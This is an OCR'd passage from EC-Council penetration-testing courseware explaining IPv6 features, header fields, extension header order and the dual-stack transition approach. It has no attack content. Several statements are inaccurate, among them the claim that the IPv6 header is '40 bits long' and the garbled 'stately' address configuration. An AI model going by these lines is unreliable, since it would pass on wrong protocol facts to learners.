


Figure A.79: IP Header Format

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Internet Protocol v6 (IPv6)?

Internet protocol version 6 is the most recent version of the internet protocol. The internet protocol version 6 provides a mechanism for identifying the computers in the network and performs routing of the traffic across the internet. To meet the increasing requirements, Internet Engineering Task Force (IETF) started a working group called Internet Protocol next generation (IPng) to make research, experiments and recommendations for finding a new generation protocol for IP. IPv6 provides a base for enhanced Internet functionalities. It eventually found the specification for internet protocol, version 6 (IPv6) described in Internet standard document RFC 2460. Experts consider IPv6 as a replacement to IPv4. The most important feature of IPv6 is that it can store larger address space in comparison to IPv4. The IPv6 uses a source and destination address in order to carry data packets over the network, which is the same as in IPv4. IPv6 has a very large address space and consists of 128 bits as compared to 32 bits in IPv4. IPv6 contains both addressing and controlling data or information to route packets for next-generation Internet. IPv6 has security features built into its foundation than IPv4.

Features of IPv6 include:

- IPv6 internet layer protocol is for packet-switched internetworking, it provides end-to-end transmission of data across multiple IP networks.
- IPv6 is capable of providing large address space for increasing demands of internet users.
- It has a new format for packet header to minimize packet-processing problems with overhead routing entries. Routers can efficiently and easily process IPv6 headers.
- IPv6 have globally identified unique addresses with efficient, hierarchal and routing infrastructure that relies on prefix length rather than address classes. This allows the backbone routers to create small routing tables.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- IPv6 simplifies host configuration with stateless and stately address configuration for network interfaces.
- In IPv6, hosts on a link are capable of automatically configuring themselves with a link called link-local addresses by responding to the prefixes mentioned by the local routers. When the host sends a link local address request to a local router for connecting to that network, it then responds to the request by sending its configuration parameters. This lets the host to configure automatically with the available router. IPv6 is even capable of configuring itself, even though there are no routers.
- IPv6 has an inbuilt security feature called integrated internet protocol security (IPsec). It is a set of internet standards based on cryptographic security services providing confidentiality, data integrity and authentication.
- IPv6 supports unicast and multicast communication along with a new communication type called anycast. In the anycast communication method, only the specific associated address in a network receives the messages.
- IPv6 provides better support for quality of service (QoS) with proper management of network traffic.

Some of the additional IPv6 features that provide a platform for growth of IT development:

- Expandable address space (large and diverse) and routing capabilities
- Scalable to new users and services
- Auto configuration ability (plug-n-play)
- Mobility (improves mobility model)
- End-to-end security (high comfort factor)
- Extension headers (offer enormous potential)
- Authentication and privacy
- Support for source demand routing protocol
- Quality of Service (QoS)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IPv6 Header

The IPv6 is four times larger than IPv4. However, the header of IPv6 is only two times larger than the IPv4. The IPv6 header consists of one fixed header and zero or more extension headers. The extension headers consist of information that assists the routers in determining the flow of a packet.

The IPv6 is 40 bits long and the fields in the fixed header consist of:

- **Version (4 bits):** Specifies the version of the internet protocol.
- **Traffic class (8 bits):** identifies the data packets that belong to the same traffic class and distinguishes the packets with different priorities.
- **Flow label (20 bits):** This field avoids reordering of data packets and maintains the sequential flow of data packets belonging to the communication.
- **Payload length (16 bits):** It informs the router about the length of the data which is present for a particular packet in its payload.
- **Next header (8 bits):** Identifies the type of header following the IPv6 header and located at the beginning of the data field (payload) of the IPv6 packet.
- **Hop limits (8 bits):** Replacement of time-to-live field in IPv4. Identifies and discards the packets that are stuck in an indefinite loop due to any routing information errors. When the counter reaches zero, it discards the packet.
- **Source IP address (128 bits):** IPv6 address of the sending host.
- **Destination IP address (128 bits):** IPv6 address of the receiving host (Destination).
- **Extension Header**

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The fixed header consists of only required information. The information that is rarely used or is not required is always put between the fixed header and the upper layers of the extension header. Each extension header requires the need of a distinct value in order to identify the extension headers.
- The IPv6 header points to the first extension header. Now, consider there are more than one extension header. Then, the extension header points to the next extension header. The last extension header points to the upper layer header.
- The sequence of the extension headers are as follows:

IPv6 header
Hop-by-Hop Options header
Destination Options header[1]
Routing header
Fragment header
Authentication header
Encapsulating Security Payload header
Destination Options header[2]
Upper-layer header

Figure A.80: Sequence of IP header

- The extension headers are arranged in a linked list manner represented using one header after the other.





Figure A.81: IPv6 Header

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IPv4/IPv6 Transition Mechanisms

There are three transition mechanisms available to deploy IPv6 on the IPv4 networks.

Due to the increase of the internet user's year by year, it became difficult to manage with the IPv4 address space. To overcome the future requirements and demand for more addressing space, IPv6 was developed which provides more addressing space compared to the IPv4.

It became a need to move the networks into the IPv6 addressing. But moving towards the IPv6 is not a cakewalk, it requires a good understanding about the IPv6. There are many models and tools have been developed for this purpose, which differ in their operation process. The IPv6 transition can be achieved through the compatibility maintenance of IPv6 with IPv4 while deploying.

The three approaches that are used to deploy IPv6 on the IPv4 are discussed below:

- **Dual Stack**

  The IPv4 implementation should be provided to the IPv6 nodes in order to maintain the compatibility with the IPv4 nodes. After completion of this task, the nodes with both the implementations are referred as IPv4/IPv6 nodes. These nodes possess the mechanism of sending and receiving both types of information.

  There are three modes for operating the IPv4/IPv6 nodes:

  - IPv4 stack enabled and IPv6 stack disabled (IPv4 only node)
  - IPv4 stack disabled and IPv6 stack enabled (IPv6 only node)
  - Both stacked enabled

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

